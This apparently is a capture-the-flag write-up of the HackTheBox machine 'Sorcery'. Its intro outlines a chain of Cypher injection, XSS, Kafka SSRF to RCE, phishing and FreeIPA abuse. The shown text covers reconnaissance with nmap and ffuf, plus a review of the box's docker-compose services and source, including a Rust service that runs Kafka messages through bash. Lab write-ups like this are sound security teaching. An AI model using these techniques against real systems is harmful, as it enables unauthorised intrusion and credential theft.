HTB: Sorcery

Sorcery is a Linux box with a Rust Rocket web app backed by Neo4j, Gitea, and a Kafka message bus. I’ll exploit Cypher injection in a derive-macro-generated query to leak the seller registration key, then use XSS in a product description to register a passkey on the admin account through a headless Chrome bot. I’ll also show a shortcut to change the admin’s password using cypher injection. As admin, a port-debug tool becomes an SSRF I can use to send Kafka wire protocol messages, which I’ll use to get RCE in the DNS container. From there, I’ll recover a CA keypair from FTP, phish the next user with mitmproxy proxying their own Gitea login page, read a password out of an Xvfb framebuffer, and reverse a .NET binary to generate OTPs for Docker Registry auth. Pulling layers out of a pushed image leaks another password, and the final pivots abuse FreeIPA roles to change one user’s password over LDAP and bootstrap sudo rights to root. I’ll show a couple unintended paths using pspy to capture creds as well.
Box Info






Recon
Initial Scanning
nmap finds two open TCP ports, SSH (22) and HTTPS (443):
oxdf@hacky$ sudo nmap -p- -vvv --min-rate 10000 10.129.25.147
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-15 05:02 UTC
...[snip]...
Nmap scan report for 10.129.25.147
Host is up, received echo-reply ttl 63 (0.020s latency).
Scanned at 2026-04-15 05:02:58 UTC for 8s
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 63
443/tcp open  https   syn-ack ttl 62

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
           Raw packets sent: 71183 (3.132MB) | Rcvd: 65536 (2.621MB)
oxdf@hacky$ sudo nmap -p 22,443 -sCV 10.129.25.147
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-15 05:03 UTC
Nmap scan report for 10.129.25.147
Host is up (0.021s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 79:93:55:91:2d:1e:7d:ff:f5:da:d9:8e:68:cb:10:b9 (ECDSA)
|_  256 97:b6:72:9c:39:a9:6c:dc:01:ab:3e:aa:ff:cc:13:4a (ED25519)
443/tcp open  ssl/http nginx 1.27.1
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-title: Did not follow redirect to https://sorcery.htb/
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.27.1
| ssl-cert: Subject: commonName=sorcery.htb
| Not valid before: 2024-10-31T02:09:11
|_Not valid after:  2052-03-18T02:09:11
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds
Based on the OpenSSH version, the host is likely running Ubuntu 24.04 noble LTS. The Nginx version doesn’t immediately line up with any of my recorded values.
There’s one additional hop to get to the webserver:
oxdf@hacky$ sudo lft 10.129.25.147:22
Tracing ...T
TTL LFT trace to 10.129.25.147:22/tcp
 1  10.10.14.1 19.2ms
 2  [target open] 10.129.25.147:22 19.6ms
oxdf@hacky$ sudo lft 10.129.25.147:443
Tracing ....T
TTL LFT trace to 10.129.25.147:443/tcp
 1  10.10.14.1 19.4ms
 2  10.129.25.147 20.0ms
 3  [target open] 10.129.25.147:443 19.9ms
That implies it’s running in a container.
There’s a redirect to sorcery.htb on port 443, as well as that same domain in the TLS certificate.
Subdomain Brute Force
Given the use of domain name based routing, I’ll use ffuf to brute-force subdomains that respond differently than the default case:
oxdf@hacky$ ffuf -u https://10.129.25.147 -H "Host: FUZZ.sorcery.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.129.25.147
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.sorcery.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

git                     [Status: 200, Size: 13592, Words: 1048, Lines: 272, Duration: 569ms]
:: Progress: [19966/19966] :: Job [1/1] :: 203 req/sec :: Duration: [0:01:26] :: Errors: 0 ::
It very quickly finds git. I’ll add both to my hosts file:
10.129.25.147 sorcery.htb git.sorcery.htb
I’ll re-run nmap with scripts targeting each subdomain by name, but not find anything interesting on either.
sorcery.htb - TCP 443
Site
The site just presents a login form:


The link leads to git.sorcery.htb/nicole_sullivan/infrastructure. In addition to logging in with password, there’s a Passkey option:
The registration form has an optional “Registration Key” field:

If I try to register the username admin, it fails:


I can register an account and log in. On logging in I’m directed to /dashboard/store:

The items show at /dashboard/store/<id> and aren’t interesting, other than that someone forgot to fill in the id in the breadcrumbs:

The IDs are GUIDs.
Under “Profile” there’s my user id, username, user type, and login type. There’s an option to enroll a passkey:

There’s also a hint that I really want to get to be a seller (or admin).
Passkey
In Firefox, if I hit “Enroll Passkey”, it pops up waiting for a physical key:


Firefox doesn’t offer a dev tools Passkey emulator, but Chrome does. I’ll open the Chrome dev tools, and click on the three dot menu at the top right. From there, “More tools”, and then “WebAuthn”:
In the new panel, I’ll have the option to create a new authenticator:

I’ll check each option, and hit Add. Now there’s an authenticator with no credentials:

If I click “Enroll Passkey” on the Profile page, now the page shows an ID:

And that same ID shows in the emulator:

If I log out and then log in with Passkey, entering my username and submitting goes directly to the dashboard.
Tech Stack
The HTTP response headers show not only Nginx but also NextJS:
HTTP/1.1 307 Temporary Redirect
Server: nginx/1.27.1
Date: Wed, 15 Apr 2026 00:23:23 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Accept-Encoding
link: </_next/static/media/a34f9d1faa5f3315-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2"
Location: /auth/login
X-Powered-By: Next.js
Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
Content-Length: 4613
The 404 page also matches the default NextJS 404:
Given the availability of the source code, I’ll skip the directory brute force for now.
git.sorcery.htb
Site

The site is an instance of Gitea:

Under “Explore”, there’s one repo (the same one linked to by the main site):
It’s got four directories and a docker-compose.yml file:

I’ll go through those in detail shortly.
Tech Stack
The footer shows that this is Gitea version 1.22.1. The HTTP response headers also show Nginx and Gitea:
HTTP/1.1 200 OK
Server: nginx/1.27.1
Date: Wed, 15 Apr 2026 10:16:33 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Cache-Control: max-age=0, private, must-revalidate, no-transform
Set-Cookie: i_like_gitea=3df4e8ff73be0904; Path=/; HttpOnly; SameSite=Lax
Set-Cookie: _csrf=s_zru6IGhHr2Zv6s0kR0frsEsfw6MTc3NjI0ODE5MzI5MDQ0NzA4Mw; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
X-Frame-Options: SAMEORIGIN
Content-Length: 13591
Gitea is a self-hosted Git server written in Go.
Source Code
Repo
I’ll grab the link to the repo from the page and clone it. By default, this will fail for having an untrusted certificate:
oxdf@hacky$ git clone https://git.sorcery.htb/nicole_sullivan/infrastructure.git
Cloning into 'infrastructure'...
fatal: unable to access 'https://git.sorcery.htb/nicole_sullivan/infrastructure.git/': server certificate verification failed. CAfile: none CRLfile: none
GIT_SSL_NO_VERIFY=1 will allow me to skip this:
oxdf@hacky$ GIT_SSL_NO_VERIFY=1 git clone https://git.sorcery.htb/nicole_sullivan/infrastructure.git
Cloning into 'infrastructure'...
remote: Enumerating objects: 169, done.
remote: Counting objects: 100% (169/169), done.
remote: Compressing objects: 100% (142/142), done.
remote: Total 169 (delta 8), reused 169 (delta 8), pack-reused 0 (from 0)
Receiving objects: 100% (169/169), 136.24 KiB | 1.87 MiB/s, done.
Resolving deltas: 100% (8/8), done.
Now the repo is here:
oxdf@hacky$ ls infrastructure/
backend  backend-macros  dns  docker-compose.yml  frontend
The repo only has a single commit:
oxdf@hacky$ git log
commit acb753dd975a639f2dbc28ee8fd4d67adc50e609 (HEAD -> main, origin/main, origin/HEAD)
Author: nicole_sullivan <nicole_sullivan@sorcery.htb>
Date:   Wed Oct 30 18:14:43 2024 +0000

    Final version
This does provide an email address, as well as the username format of <first>_<last>.
docker-compose.yml
The docker-compose.yml file defines 10 Docker containers:
oxdf@hacky$ cat docker-compose.yml | grep -P '^  \w'
  backend:
  frontend:
  neo4j:
  kafka:
  dns:
  mail:
  ftp:
  gitea:
  mail_bot:
  nginx:
Neo4j
neo4j uses the default community Neo4j image to stand up the database:
  neo4j:
    restart: always
    image: neo4j:5.23.0-community-bullseye
    environment:
      NEO4J_AUTH: ${DATABASE_USER}/${DATABASE_PASSWORD}
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/7687"]
      interval: 5s
      timeout: 10s
      retries: 5
It’s listening on port 7687. The healthcheck will try to read from this port every 5 seconds to make sure the DB is up.
Kafka
kafka points to an image that should be at ./kafka/Dockerfile. Apache Kafka is a distributed event-streaming platform where applications publish messages to named “topics” and other applications subscribe to those topics to consume the stream. It’s commonly used as a durable message bus between microservices, for log aggregation, and for async event pipelines.
  kafka:
    restart: always
    build: kafka
    environment:
      CLUSTER_ID: pXWI6g0JROm4f-1iZ_YH0Q
      KAFKA_NODE_ID: 1
      KAFKA_LISTENER_SECURITY_PROTOCOL_MAP: CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT
      KAFKA_LISTENERS: PLAINTEXT://kafka:9092,CONTROLLER://kafka:9093
      KAFKA_ADVERTISED_LISTENERS: PLAINTEXT://kafka:9092
      KAFKA_PROCESS_ROLES: broker,controller
      KAFKA_CONTROLLER_QUORUM_VOTERS: 1@kafka:9093
      KAFKA_CONTROLLER_LISTENER_NAMES: CONTROLLER
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/kafka/9092"]
      interval: 5s
      timeout: 10s
      retries: 5
The kafka directory isn’t in the repo so I can’t see the Dockerfile. The environment variables indicate that this Kafka broker is running in KRaft mode, Kafka’s newer consensus protocol that replaces ZooKeeper for cluster metadata management:
-
KAFKA_PROCESS_ROLES: broker,controllertells this single node to act as both a broker handling client traffic and a controller managing cluster metadata -
KAFKA_CONTROLLER_QUORUM_VOTERS: 1@kafka:9093defines a one-node Raft quorum -
The absence of any
KAFKA_ZOOKEEPER_CONNECTvariable. -
The
CLUSTER_IDis a base64 UUID required by KRaft to format the metadata log on first boot.
Two listeners are exposed: PLAINTEXT://kafka:9092 for clients and CONTROLLER://kafka:9093 for the internal Raft traffic between controllers.
DNS
dns is built from the dns directory in the repo, and unlike the Kafka image, its source is available:
  dns:
    restart: always
    build: dns
    environment:
      WAIT_HOSTS: kafka:9092
      KAFKA_BROKER: ${KAFKA_BROKER}
The WAIT_HOSTS entry means the container won’t start until kafka:9092 is reachable, and KAFKA_BROKER hands it the broker address.
Inside the image, a supervisord config runs two processes side-by-side. dnsmasq (a lightweight DNS/DHCP server) is configured to answer queries from /dns/hosts and /dns/hosts-user.
A small Rust binary (/app/dns, source in dns/src/main.rs) is responsible for keeping those host files in sync. The Rust process subscribes to the Kafka topic update and pipes every message body directly into bash -c:
let mut process = match Command::new("bash").arg("-c").arg(command).spawn() {
After each command runs, it reads /dns/entries, serializes the new hosts as JSON, and publishes to the Kafka topic get:
let entries = fetch_entries();

println!("[*] Entries: {:?}", entries);

let Ok(value) = serde_json::to_string(&entries) else {
    continue;
};

producer
    .send(&Record {
        key: (),
        value,
        topic: "get",
        partition: -1,
    })
    .ok();
The intended command to be sent over Kafka is /dns/convert.sh, a shell script in the repo that reads both /dns/hosts and /dns/hosts-user, splits each line into individual ip hostname pairs, and writes them into /dns/entries:
#!/bin/bash
entries_file=/dns/entries
hosts_files=("/dns/hosts" "/dns/hosts-user")

> $entries_file

for hosts_file in ${hosts_files[@]}; do
  while IFS= read -r line; do
    key=$(echo $line | awk '{ print $1 }')
    values=$(echo $line | cut -d ' ' -f2-)
    for value in $values; do
      echo "$key $value" >> $entries_file
    done
  done < $hosts_file
done
dnsmasq is set up to run as a service in supervisord.conf:
[program:dnsmasq]
command=/usr/sbin/dnsmasq --no-daemon --addn-hosts /dns/hosts-user --addn-hosts /dns/hosts
stdout_logfile=/proc/self/fd/1
stdout_logfile_maxbytes=0
redirect_stderr=true
user=user
It runs as user, and reads /dns/hosts-user and /dns/hosts on startup and uses those records.
MailHog
mail pulls a pinned image off Docker Hub:
  mail:
    restart: always
    image: mailhog/mailhog:v1.0.1
MailHog is a developer SMTP server. It accepts any outbound mail the application tries to send on port 1025 and holds it in memory instead of delivering it, while exposing a web UI on port 8025 where developers can browse and inspect the captured messages. It’s commonly dropped into dev/staging environments so that features like password resets, email verification, or notifications can be exercised end-to-end without actually sending mail to real recipients.
VSFTPd
ftp uses a community vsftpd image from Docker Hub pinned to a specific commit hash:
  ftp:
    restart: always
    image: million12/vsftpd:cd94636
    environment:
      ANONYMOUS_ACCESS: true
      LOG_STDOUT: true
    volumes:
      - "./ftp/pub:/var/ftp/pub"
      - "./certificates/generated/RootCA.crt:/var/ftp/pub/RootCA.crt"
      - "./certificates/generated/RootCA.key:/var/ftp/pub/RootCA.key"
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/21"]
      interval: 5s
      timeout: 10s
      retries: 5
ANONYMOUS_ACCESS: true means the FTP server accepts logins as the anonymous user with no password, and LOG_STDOUT: true sends access logs to the container’s stdout (visible via docker logs). The volumes block is the interesting part: ./ftp/pub from the host is mounted as the anonymous-accessible FTP root at /var/ftp/pub. The root certificate authority keypair is located in the certificates directory, which isn’t in the repo.
Gitea
gitea is built from a local Dockerfile at gitea/Dockerfile (the gitea/ directory isn’t in the repo either), which presumably starts from the upstream Gitea image and layers in some bootstrap configuration:
  gitea:
    restart: always
    build:
      dockerfile: gitea/Dockerfile
      context: .
    environment:
      GITEA_USERNAME: ${GITEA_USERNAME}
      GITEA_PASSWORD: ${GITEA_PASSWORD}
      GITEA_EMAIL: ${GITEA_EMAIL}
      USER_UID: 1000
      USER_GID: 1000
      GITEA__service__DISABLE_REGISTRATION: true
      GITEA__openid__ENABLE_OPENID_SIGNIN: false
      GITEA__openid__ENABLE_OPENID_SIGNUP: false
      GITEA__security__INSTALL_LOCK: true
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/3000"]
      interval: 5s
      timeout: 10s
      retries: 5
GITEA_USERNAME, GITEA_PASSWORD, and GITEA_EMAIL are almost certainly credentials for an admin user that the Dockerfile/entrypoint provisions on first boot via gitea admin user create. The GITEA__section__KEY variables use Gitea’s env-var config override convention (double underscore = section separator) and lock the instance down: service.DISABLE_REGISTRATION=true prevents anyone from signing up, both openid.* options turn off OpenID login, and security.INSTALL_LOCK=true prevents the web installer from being re-run (otherwise a fresh visitor could hit the install wizard and seize the instance). USER_UID/USER_GID: 1000 set the filesystem ownership for repos and data. Gitea listens on port 3000 internally.
Mail Bot
mail_bot is built from a local mail_bot/ directory that isn’t in the repo, so I’m working from the compose definition alone:
  mail_bot:
    restart: always
    platform: linux/amd64
    build: mail_bot
    environment:
      WAIT_HOSTS: mail:8025
      MAILHOG_SERVER: ${MAILHOG_SERVER}
      CA_FILE: ${CA_FILE}
      EXPECTED_RECIPIENT: ${EXPECTED_RECIPIENT}
      EXPECTED_DOMAIN: ${EXPECTED_DOMAIN}
      MAIL_BOT_INTERVAL: ${MAIL_BOT_INTERVAL}
      SMTP_SERVER: ${SMTP_SERVER}
      SMTP_PORT: ${SMTP_PORT}
      PHISHING_USERNAME: ${PHISHING_USERNAME}
      PHISHING_PASSWORD: ${PHISHING_PASSWORD}
    volumes:
      - "./certificates/generated/RootCA.crt:/app/RootCA.crt"
The env var names telegraph exactly what this container does. WAIT_HOSTS: mail:8025 suggests it waits on MailHog’s web UI port, meaning it talks to MailHog’s HTTP API to read the captured inbox rather than acting as an SMTP server itself. MAIL_BOT_INTERVAL is a periodic poll interval. On each tick it presumably walks the MailHog inbox, and for any message where the recipient matches EXPECTED_RECIPIENT on EXPECTED_DOMAIN, it follows the links in the body. PHISHING_USERNAME and PHISHING_PASSWORD are credentials the bot will submit when it lands on a login form (classic “admin opens a phishing email” automation), and SMTP_SERVER/SMTP_PORT let it reply or send follow-up mail. The RootCA.crt mount at /app/RootCA.crt combined with CA_FILE means the bot is configured to trust the site’s self-signed CA when following HTTPS links.
Nginx
nginx is the only container that actually exposes a port to the host:
  nginx:
    restart: always
    build: nginx
    volumes:
      - "./nginx/nginx.conf:/etc/nginx/nginx.conf"
      - "./certificates/generated:/etc/nginx/certificates"
    environment:
      WAIT_HOSTS: frontend:3000, gitea:3000
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/443"]
      interval: 5s
      timeout: 10s
      retries: 5
    ports:
      - "443:443"
ports: - "443:443" publishes container port 443 to the host’s 443, which matches the single TLS port nmap found from outside. The container waits on both frontend:3000 and gitea:3000. I don’t have access to the nginx.conf file, but almost certainly it handles the host-based routing to default to sorcery.htb and route git traffic to Gitea.
Frontend
frontend is built from the frontend/ directory in the repo, which I do have:
  frontend:
    restart: always
